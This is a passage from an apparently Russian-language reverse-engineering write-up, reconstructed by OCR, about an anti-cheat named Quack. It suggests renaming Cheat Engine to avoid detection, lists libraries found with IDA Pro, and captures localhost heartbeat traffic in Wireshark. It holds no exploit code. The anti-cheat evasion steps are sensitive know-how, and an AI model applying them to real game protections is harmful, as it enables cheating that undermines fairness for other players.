
Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
Registry		13,684 K	52,736 K	108		
System Idle Process	76.66	60 K	8 K	0		
System	0.75	196 K	140 K	4		
csrss.exe	< 0.01	1,812 K	2,792 K	452	Client Server Runtime Process	Microsoft Corporation
wininit.exe		1,360 K	1,780 K	528	Windows Start-Up Application	Microsoft Corporation
csrss.exe	< 0.01	2,332 K	4,032 K	536	Client Server Runtime Process	Microsoft Corporation
winlogon.exe		2,668 K	4,932 K	628	Windows Log-on Application	Microsoft Corporation
explorer.exe	1.13	96,624 K	150,684 K	4824	Windows Explorer	Microsoft Corporation
PerfWatson2.exe	< 0.01	50,192 K	31,288 K	7260	PerfWatson2.exe	Microsoft Corporation
msedge.exe	< 0.01	48,548 K	57,520 K	8508	Microsoft Edge	Microsoft Corporation
cheatengine-x86_64-SSE4-AVX2.exe	1.50	62,016 K	81,488 K	12964	Cheat Engine	Cheat Engine

```
Command Line:
  "C:\Program Files\Cheat Engine 7.5\cheatengine-x86_64-SSE4-AVX2.exe"
Path:
  C:\Program Files\Cheat Engine 7.5\cheatengine-x86_64-SSE4-AVX2.exe
```

CPU Usage: 23.30% Commit Charge: 45.37% Processes: 170

Имя процесса CE

Попробуем переименовать CE и запустить напрямую.




Проверка работоспособности CE


Как видим, все прошло успешно.

Анализируем пакеты

С помощью плагина ClassInfromer для IDA Pro посмотрим, какие статически слинкованные библиотеки используются в античите. Как видишь, это nlohmann и httplib. Вторая — явный признак того, что программа будет что-то запрашивать или отправлять по сети. Давай узнаем, что именно.




Найденные классы в Quack-internal.dll




Найденные классы в Quack-ac.exe

Попробуем перехватить пакеты с помощью Wireshark.



Перехваченные пакеты, пересылаемые на localhost

Это так называемый пакет сердцебиения, который подтверждает, что процесс античита активен.



Wireshark · Follow HTTP Stream (tcp.stream eq 9) · Adapter for loopback traffic capture

